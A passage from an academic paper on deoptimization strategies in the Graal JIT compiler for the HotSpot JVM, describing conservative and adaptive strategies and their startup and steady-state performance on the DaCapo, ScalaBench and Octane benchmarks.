is invalidated; (2) for compiled code that is to be invalidated, if the per-trap information shows that the code has been previously recompiled for the same *per-bytecode* reason, or if the recompilation counter is greater than 0 for other reasons, the runtime resets the method execution and back-edge counters to facilitate reprofiling; (3) if the recompilation counter for a *per-bytecode* reason exceeds a *per-bytecode* threshold[12], or a *per-method* threshold[13] for *per-method* reasons, the deoptimizing method is made *not compilable*.

The per-trap information is inherently approximate. For example, it does not distinguish between two deoptimization sites sharing the same deoptimization target. But when Graal is enabled, it makes it even more approximate. While the trap bytecode index always refers to the instruction in the bytecode of the target method, updates to the per-trap information are stored in the profile of the method in which a deoptimization occurred (not the deoptimization target, as in the case of HotSpot without Graal). A deoptimization triggered by an inlined method will therefore update the per-trap information of the compilation root using an index associated with the bytecode in the target method. This is presumably to avoid spurious invalidation of the compiled code of methods that were inlined with speculative optimizations. However, if several methods inlined in the same compilation root contain a trap instruction, they may share the same slot in the per-trap profile of the compilation root. In addition, due to Graal's aggressive inlining, the deoptimization target may cross method boundaries—a deoptimization from an inlined method may target the returning bytecode of the previous callsite in the caller.

4.2 Adaptive Deoptimization Strategy

The second strategy, referred to as *adaptive*, uses a custom deoptimization profile to choose a deoptimization action both during dynamic compilation and during program execution. Unlike the HotSpot runtime or Graal (c.f. Section 4.1), we simply associate a deoptimization counter with each deoptimization site ID (c.f. Section 3), but disregard the stack trace for inlined methods. This means that methods inlined in different compilation roots will update the same deoptimization counters.

During compilation, whenever Graal intends to emit the InvalidateReprofile deoptimization at a particular site, we check the value of the counter corresponding to that site, and emit the default deoptimization code (invoking InvalidateReprofile) if the value is between two thresholds, deoptsTolerated (exclusive, defaults to 1) and deoptsAllowed (inclusive, defaults to 100). If the counter exceeds the deoptsAllowed threshold, too many deoptimizations have been triggered at that particular site, and we instead emit code to invoke the InvalidateStopCompiling deoptimization. If the method containing the deoptimization site is being inlined, we mark the method as non-inlineable and emit the InvalidateRecompile deoptimization in the inlined code. Consequently, the method is inlined one last time in the compilation root being compiled, but will not be inlined in future recompilations of any method. If the counter does not exceed the deoptsTolerated threshold, the number of deoptimizations triggered at the site is considered tolerable, and we emit code that chooses between the None and InvalidateReprofile deoptimization actions at runtime. When such a deoptimization site is reached and the corresponding deoptimization counter still does not exceed the deoptsTolerated threshold, the deoptimization just switches to the interpreter and keeps the compiled code as-is (the None action). Otherwise the deoptimization invalidates

[12] -XX:PerBytecodeRecompilationCutoff, defaults to 200.
[13] -XX:PerMethodRecompilationCutoff, defaults to 400.

the code and resets the hotness counters of the corresponding method to force reprofiling (the InvalidateReprofile action).

To avoid using a stale deoptimization profile during application phase changes, the counters for deoptimization sites involved in a particular compilation are aged in each compilation. Alternatively, we provide an option to age the deoptimization profile periodically, which allows tolerating deoptimizations based on rates, instead of absolute numbers.

5 Performance Evaluation

We now evaluate performance of the two additional strategies and compare them to the default strategy used by Graal. Using the same set of benchmarks and the same hardware platform as presented in Section 3, we evaluate the deoptimization strategies with a varying number of CPU cores available to the JVM. To minimize interference due to compilation of Graal classes, we enable bootstrapping of Graal[14] at JVM startup.

Because the DaCapo and ScalaBench benchmark suites are similar (ScalaBench uses the DaCapo benchmarking harness), we present the results for these two benchmark suites separately from the results for the Octane benchmarks on Graal.js, which are not directly comparable to the results from the other two suites. We also subject the results from the DaCapo and ScalaBench benchmark suites to more extensive evaluation, whereas the results for the Octane benchmarks are meant to illustrate the indirect impact of deoptimization strategies on the performance of the hosted language (JavaScript).

5.1 DaCapo and ScalaBench Evaluation

To evaluate the impact of the deoptimization strategies on the performance of the benchmarks from the DaCapo and ScalaBench benchmark suites, we collect[15] the following performance metrics: (1) startup time, i.e., the wall-clock time for the execution of the first benchmark iteration, (2) steady-state execution time, i.e., the wall-clock time for the execution of the last benchmark iteration, and (3) compilation time in each iteration, i.e., CPU time spent in compiler threads during benchmark iteration.


To present the results, we plot the speed-up factor of each benchmark against the baseline, as well as the geometric mean of speed-up factors for all benchmarks to illustrate the overall effect. When discussing average performance, we also report the range of speed-up factors for individual benchmarks contributing to the particular geometric mean.

5.1.1 Choosing the Baseline

The choice of the baseline for evaluating the performance of the alternative deoptimization strategies in Graal deserves a justification. Because changes were made to the original Graal implementation, using HotSpot with Graal in place of the server compiler is our default choice. However, the production configuration of the HotSpot JVM still uses the C2 server compiler in the last compilation tier, which makes C2 a candidate for a performance baseline. Moreover, reporting changes against a well-known HotSpot configuration can help assessing the relevance of the presented changes.

A problem could arise if the Graal baseline was significantly slower than C2. Any performance improvements would be reported against a slow baseline, but the peak performance

[14] Enabled by the -XX:+BootstrapJVMCI option.
[15] Data from 10 benchmark runs, each benchmark executed for at least 10 iterations and 10 seconds.



(a) Startup **(b)** Steady-state

Figure 4 Startup and steady-state performance of the DaCapo and ScalaBench benchmarks on Graal, with C2 as the baseline. Black circles indicate the speed-up factor of individual benchmarks (ratio of mean execution time on Graal and C2). Value greater than 1 means that Graal outperforms C2. Red points represent the geometric mean of speed-up factors across all bechmarks. The line connecting the geometric means is intended only as a visual aid.

might not reach or exceed that of C2. To resolve this tension, we evaluate the relative performance of the two potential baselines, C2 and Graal, using the same benchmarks that will be used to evaluate the alternative deoptimization strategies.

The results of this comparison for different number of cores available to the JVM are shown in Figure 4. The plot of startup performance (Figure 4a) shows that on average, the Graal baseline outperforms the C2 baseline. We attribute this to the fact that we enable bootstrapping of the Graal compiler, which may also precompile frequently executed methods from the Java class library in addition to methods from the Graal compiler itself.

On the other hand, the plot of steady state performance (Figure 4b) shows that on average, the Graal baseline becomes slightly slower (2.1% in the worst case for 4 cores, with an average speed-up factor of 0.979 and individual speed-up factors from 0.824 to 1.364) than C2 as more CPU cores are made available to the JVM. The single-core case is an exception in which Graal outperforms C2 by 9% (average speed-up factor of 1.090, individual speed-up factors from 0.888 to 1.913).

In summary, Graal is a competitive compiler for our workload and this experiment validates our choice of Graal as the baseline.

5.1.2 Start-up Performance

The result of evaluating the startup and steady-state performance of the alternative deoptimization strategies is presented in Figure 5. The default deoptimization strategy used in Graal represents the baseline. Figure 5a shows that in the single-core case the *conservative* strategy is on average 1.8% slower than the baseline (average speed-up factor of 0.982, individual speed-up factors from 0.941 to 1.190). As the number of CPU cores increases, the single-core slowdown becomes a slight speed-up for 16 cores. The *conservative* strategy apparently causes more compilation work and more cores allow it to hide the compilation latency. While tolerating some deoptimizations may provide a slight performance benefit, in this case it is completely outweighed by the extra compilation work.

In contrast, Figure 5c shows that the *adaptive* strategy is on average 6.4% faster in the single-core case (average speed-up factor of 1.064, individual speed-up factors from




Figure 5 Startup and steady-state performance of the alternative deoptimization strategies when executing the DaCapo and ScalaBench benchmarks. Black circles indicate the speed-up factor of individual benchmarks against the default Graal baseline. Red points represent the geometric mean of speed-up factors across all bechmarks. The line connecting the geometric means is intended only as a visual aid.

0.630 to 1.451), and remains on average slightly faster. The *adaptive* strategy causes less compilation work, improving startup performance on average, but the benefit diminishes with the increasing number of available CPU cores, because the (baseline) default strategy can hide some of its compilation latency.

The two alternative strategies differ mainly in the level of tolerance for deoptimizations, the accuracy of the deoptimization profile used to make decisions, and the deoptimization actions taken. The *conservative* strategy actually makes the compiler less sensitive to changes in profiling information during startup. On the one hand, the RecompileIfTooManyDeopts deoptimization used by the *conservative* strategy delays recompilation, but on the other hand it causes methods to be recompiled without being thoroughly reprofiled. Recall also that unlike the *adaptive* strategy, the *conservative* strategy associates deoptimization profile with the target of a deoptimization, not its origin. This impairs the ability to tolerate rare deoptimizations but deal with deoptimizations that are repeatedly triggered at the same deoptimization site. Due to inlining, the code triggering the deoptimizations may be duplicated in different methods and target different deoptimization traps, spreading the information about a single deoptimization site among different profiles.

The effect of tolerating deoptimizations is clearly workload dependent, and the results show a few interesting cases. The luindex benchmark clearly benefits from the *adaptive* strategy, as it exhibits a speed-up factor of 1.289 in the single-core case, and a speed-up factor of at least 1.083 throughout the experiment. Interestingly, it does not benefit from the *conservative* strategy, exhibiting a slow-down (speed-up factor of 0.965) in the single-core case, even though the compilation times for both strategies are similar.

In contrast to luindex, the factorie benchmark does not benefit from either of the strategies, exhibiting slowdowns (speed-up factors from 0.928 to 0.996) throughout the experiment. Further investigation shows that the slowdown results from an increased number of deoptimizations which may result in more time spent in the interpreter.

5.1.3 Steady-state Performance

The plots in Figure 5b and Figure 5d show the steady-state performance of both strategies. Even though the results for individual benchmarks differ slightly, on average the steady-state performance of the *conservative* strategy does not really differ from the baseline. In the case of the *adaptive* strategy, the overall speed-up factor remains slightly below 1 as the number of CPU cores increases. We attribute this to the fact that unlike the *conservative* strategy, which is supported by the HotSpot runtime and attempts to store all profiling data efficiently, the implementation of the *adaptive* strategy is far from optimized. It uses more memory to store profiling data, and emits conditional code and a volatile memory access at deoptimization sites that select deoptimization action at runtime. We expect this to impact performance, especially given the memory barriers associated with the volatile memory access and the increasing number of CPU cores.

For some benchmarks, the increased tolerance to deoptimizations provided by both strategies is beneficial even during steady-state execution. The scalac benchmark benefits from both strategies in single-core and dual-core configurations, exhibiting a performance improvement of 9.4% (single-core) and 5% (dual-core) with the *adaptive* strategy, and 11.6% (single-core) and 4.4% (dual-core) with the *conservative* strategy. The apparat benchmark benefits from the *adaptive* strategy even in 4-core and 8-core configurations, which we attribute to the aging of the deoptimization profile. On the other hand, benchmarks such as tmt exhibit an average 4% slow-down in steady-state performance for all core configurations. Short-running benchmarks (less than 300ms) such as fop and scalaxb have a tendency to amplify speed-ups and slow-downs, so they appear as outliers in the plots.

5.1.4 Overall Execution and Compilation Time

Figure 6 shows the amount of execution time saved for the 24 benchmarks from the DaCapo and ScalaBench suites together in a single-core configuration. When considering the total execution time, the execution time of each benchmark provides a weight to its respective speed-up or slow-down. With the *adaptive* strategy, the first iteration of all benchmarks finishes 17.7 seconds earlier than with the default strategy (which required 337 seconds in total), resulting in a speed-up factor of 1.053. With the *conservative* strategy, the first iteration takes 6 seconds longer than with the default strategy, resulting in a speed-up factor of 0.982. Note that these speed-up factors implicitly weigh the speed-up achieved for individual benchmarks by the execution time of each benchmark, giving a more conservative estimate than the geometric mean of speed-up factors, which treats all benchmarks with equal weight. The improvement observable with the *adaptive* strategy diminishes with the increasing number of available CPU cores, but the *adaptive* strategy still manages to save some time on each iteration, which would accumulate in the long run. Considering the





Figure 6 Total saved execution time for the selected 24 DaCapo and ScalaBench benchmarks in single-core setup. Negative values represent a slowdown.



(a) 1^{st} Iteration **(b)** 2^{nd} Iteration **(c)** 10^{th} Iteration

Figure 7 The total CPU time spent compiling (□+■) and recompiling (□) when executing the 24 selected DaCapo and ScalaBench benchmarks.

overall execution time shows that the *adaptive* strategy does not necessarily hurt steady-state performance, as the results discussed in Section 5.1.3 may suggest.

Even though there are benefits in avoiding repeated deoptimizations, the influence of the increasing number of CPU cores on the performance results suggests that the differences in performance can be mostly attributed to compilation. To support this observation, Figure 7 provides a summary of the compilation log for all strategies. The data shows that indeed the *adaptive* strategy saves approximately 8% in the total compilation time compared to the default strategy in the first iteration of the single-core scenario, which benefits the most. The *alternative* strategy mostly saves time in all scenarios, but the impact on total execution time diminishes with increased number of cores available, and in steady-state execution. In contrast, the *conservative* strategy is apparently not a good fit for the first iteration, because it creates more compilation work. It saves some compilation time in later iterations, but too little too late.




Figure 8 Theoretical speed-up with optimal values of deoptsTolerated for each of the 24 selected DaCapo and ScalaBench benchmarks. The bars represent the number of benchmarks for which the value was optimal. The line connecting the blue points represents the cumulative percentage of benchmarks for which the optimal threshold does not exceed the corresponding value. Associated with each blue point is the overall speed-up factor that would be achieved if we managed to choose an optimal threshold for each benchmark not exceeding the corresponding value.

5.1.5 Tolerance for Deoptimizations in the Adaptive Strategy

The tolerance of the *adaptive* strategy to deoptimizations can be adjusted by changing the deoptsTolerated and deoptsAllowed thresholds (c.f. Section 4.2). The results presented so far were obtained with the default values, but we are interested in how different levels of tolerance to deoptimizations impact performance of the strategy. Because the strategy had the most effect on the 1st benchmark iteration in the single-core configuration, we evaluated the performance of the *adaptive* strategy with the deoptsTolerated threshold set to 1–8, and 16. We analyzed the speed-up factors of individual benchmarks for all tested values of the deoptsTolerated threshold, and selected the threshold value resulting in maximal speed-up factor as optimal for each benchmark.

The tolerance to deoptimizations, and thus the value of the deoptsTolerated threshold, is clearly a property of a particular workload and represents a tuning parameter. If we were able to (quickly) determine the appropriate threshold based on the character of the workload being executed, the parameter could be adjusted in response to program behavior. To gauge the potential for improvement, Figure 8 shows the theoretical speed-up factor that could be achieved, if we managed to find the optimal deoptsTolerated threshold (within a given limit) for each benchmark. The plot shows that searching for an optimal threshold in the range of 1–5 would provide an optimal value for approximately 50% of benchmarks (given the upper bound of 16), and yield a speed-up factor of 1.085.

5.2 Octane on Graal.js Evaluation

To evaluate the performance of the Octane benchmarks running on Graal.js, we use the benchmarking harness for the Octane suite provided in the GraalVM binary release[16]. The harness uses benchmark-specific warm-up times ranging from 15 to 120 seconds, and a common steady-state period of 10 seconds. When finished executing a benchmark, the

[16] http://www.oracle.com/technetwork/oracle-labs/program-languages/downloads/index.html





Figure 9 Warm-up and steady-state performance of the alternative deoptimization strategies when executing the Octane benchmarks on Graal.js. Black circles represent the speed-up factor of individual benchmarks against the default Graal baseline. Red points represent the geometric mean of speed-up factors across all benchmarks. The line connecting the geometric means is intended only as a visual aid.


harness reports per-iteration execution times achieved during the warm-up and steady-state periods. We collect the per-iteration execution times for both phases and report the speed-up factors w.r.t. the default deoptimization strategy. Because the warm-up and steady-state phases are defined differently for the Octane suite than for the DaCapo and ScalaBench suites, we report the speed-up factors separately.

The plots in Figure 9a and Figure 9c show the warm-up performance of Octane benchmarks running on Graal.js with the *conservative* strategy and the *adaptive* strategy, respectively. We again show the speed-up factors for the individual benchmarks and the overall speed-up factor calculated as a geometric mean of the individual speed-up factors. In the single core case, both alternative deoptimization strategies achieve better warm-up performance than the default strategy. On average, the *conservative* strategy is approximately 3.5% faster (average speed-up factor of 1.035, individual speed-up factors from 0.931 to 1.255) and the *adaptive* strategy is approximately 5.1% faster (average speed-up factor of 1.051, individual speed-up factors from 0.989 to 1.253) than the default strategy.

The results indicate that the JavaScript runtime implemented using the Truffle framework generally benefits from tolerating deoptimizations during startup due to the reduction of the compilation work. This is potentially beneficial for JavaScript workloads that mostly



(a) Startup (1-core)



(b) Steady-state (1-core)

Figure 10 Startup and steady-state performance of different VM configurations executing the DaCapo and ScalaBench benchmarks. Black circles represent speed-up factor against the respective baseline, red points represent geometric mean of speed-up factors across all benchmarks.

execute code once, instead of repeatedly. However, similarly to the DaCapo and ScalaBench benchmarks, the benefit diminishes as the number of available CPU cores increases. Even though JavaScript is a single-threaded language, the runtime may use additional CPU cores to hide compilation latency.

Finally the plots in Figure 9b and Figure 9d show the steady-state performance of Octane benchmarks with the *conservative* and *adaptive* strategies, respectively. Neither of them deviates from the performance of the default strategy in a significant way.

5.3 On the Scale of Performance Changes

The results of performance evaluation indicate that on average the *adaptive* deoptimization strategy provides moderate improvements to startup performance in a single-core scenario. As the number of cores and benchmark runtime increases, the effect wears off, until it disappears. Because the improvement is moderate, it is difficult to assess how it fits the overall picture. In his 1974 paper, Knuth notes that in established engineering disciplines, 12% improvement, easily obtained, is never considered marginal [13]. The improvements obtained here are roughly half of that, but still rather easily obtained, given the complexity of the other parts of the VM.

Arguably, the execution time aspect of the improvement diminishes with more CPU cores available to the JVM, but the computation saved remains. To provide a frame of reference, we evaluate the single-core performance of five different configurations of the HotSpot VM and compare it with their respective baselines. Two of the configuration changes swap entire VM subsystems, while three other changes alter the behavior of the dynamic compiler.

The first baseline is the default configuration of HotSpot with C2 as the top tier-compiler to which we compare the following configurations:

g1gc Replaces the default garbage collector in HotSpot with the Garbage First (G1) garbage collector.

noinline Disables inlining in C2.

notiered Disables tiered compilation in HotSpot, i.e., disables C1 compiler.

graal Replaces the C2 server compiler with Graal.

The second baseline is the default configuration of HotSpot with Graal as the top-tier compiler to which we compare the following configuration:

nospec Disables the majority of speculative optimizations relying on deoptimization in Graal, providing a rough estimate of performance gains enabled by deoptimization.

The results of the evaluation are shown in Figure 10. The subfigures correspond to startup (Figure 10a) and steady state (Figure 10b) performance, each showing average performance of the first four configurations compared to the C2 baseline, followed by the fifth configuration compared to the Graal baseline.

In a single-core setting, the change of the GC algorithm caused a 10.4% degradation in startup performance, and a 12.9% degradation in steady-state performance of the *g1gc* configuration. We are aware that this results from different mode of operation of the G1 collector, which is typically recommended for heaps exceeding 6 GB. However, it illustrates the kind of performance impact a careless swap of a GC may have in a particular scenario.

The *noinline* and *nospec* configurations reduce the amount of compilation work, either due to avoiding redundant compilation of methods that could have been inlined, or due to compiling immediately using the top-tier compiler. Consequently, we observe a significantly better startup performance in the single-core scenario—29.4% improvement due to disabled inlining, and 12.6% due to disabled tiered compilation. In steady state, disabled tiered compilation retains a 7.4% performance improvement, but disabled inlining changes the situation dramatically. Because inlining is a critical optimization that increases optimization scope and effectively enables inter-procedural optimization, disabling inlining causes a 40% degradation in steady-state performance.

The *graal* configuration illustrates the effect of replacing C2 with Graal as the top-tier compiler. This situation is investigated more closely in Section 5.1.1, here we just note a 14.4% improvement in startup performance, and 9% improvement in steady-state performance.

Finally, the *nospec* configuration illustrates the effect of disabling various speculative optimizations in the Graal compiler. These include elimination of unreached branches, heuristic inlining, speculative instanceof test, elimination of unreached exception handlers, and elimination of safepoints within a loop. On average, this change appears to have neutral impact on startup performance, but has a significant impact later, resulting in a 26.1% degradation in steady-state performance.

This suggests that the above speculative optimizations pay off in the long term, but do not provide much benefit at startup. The *adaptive* strategy complements this by providing a moderate improvement in startup performance without adversely affecting performance in the long term.

6 Conclusion

Deoptimization is a key fallback mechanism for implementing speculative optimizations in modern dynamic compilers. While the existing literature covers the implementation aspects of deoptimization in great depth, the actual use of deoptimizations in compiled code has not been previously studied.

We present a study of deoptimization behavior in benchmarks executing on a Graal-enabled HotSpot VM. We profile deoptimization sites in the code produced by the Graal compiler, and provide a qualitative and quantitative analysis of deoptimization causes in benchmark suites such as DaCapo, ScalaBench, and Octane, which provide workloads derived from real applications and libraries written in Java, Python, Scala, and JavaScript. We show that only a small fraction of deoptimization sites actually trigger deoptimizations at runtime, and that most of the deoptimizations actually triggered in Graal-compiled code unconditionally invalidate and reprofile the method which caused a deoptimization.

To gain insight on the trade-offs made by Graal in its default deoptimization strategy, we modify Graal to add support for two alternative deoptimization strategies and evaluate benchmark performance using the three strategies. We show that by avoiding the *conservative* strategy provided by the HotSpot VM runtime, Graal gains better startup performance. However, we also show that certain tolerance to deoptimizations can provide performance benefits, if used with a precise deoptimization profile. The *adaptive* strategy, which switches among various deoptimization actions based on a precise deoptimization profile, manages to reduce the amount of method recompilations and eliminate certain repetitive deoptimizations. As a result, on a single-core system, it improves the average start-up performance by 6.4% in the DaCapo and ScalaBench benchmarks, and by 5.1% in the Octane benchmarks.

Finally, we show that tolerance to deoptimizations is a workload-specific parameter, and that finding correlation between some workload characteristics and the appropriate level of tolerance to deoptimizations can potentially provide additional performance benefits.

Acknowledgements. We thank Jan Vitek, Olga Vitek, Petr Tůma, and the anonymous ECOOP reviewers for their suggestions on how to improve the paper. We also thank Tom Rodriguez, Doug Simon, Gilles Duboscq and Thomas Würthinger for their support with the HotSpot VM and the Graal compiler.

References

1 Matthew Arnold, Stephen J. Fink, David Grove, Michael Hind, and Peter F. Sweeney. A Survey of Adaptive Optimization in Virtual Machines. *Proceedings of the IEEE*, 93(2):449–466, 2005.

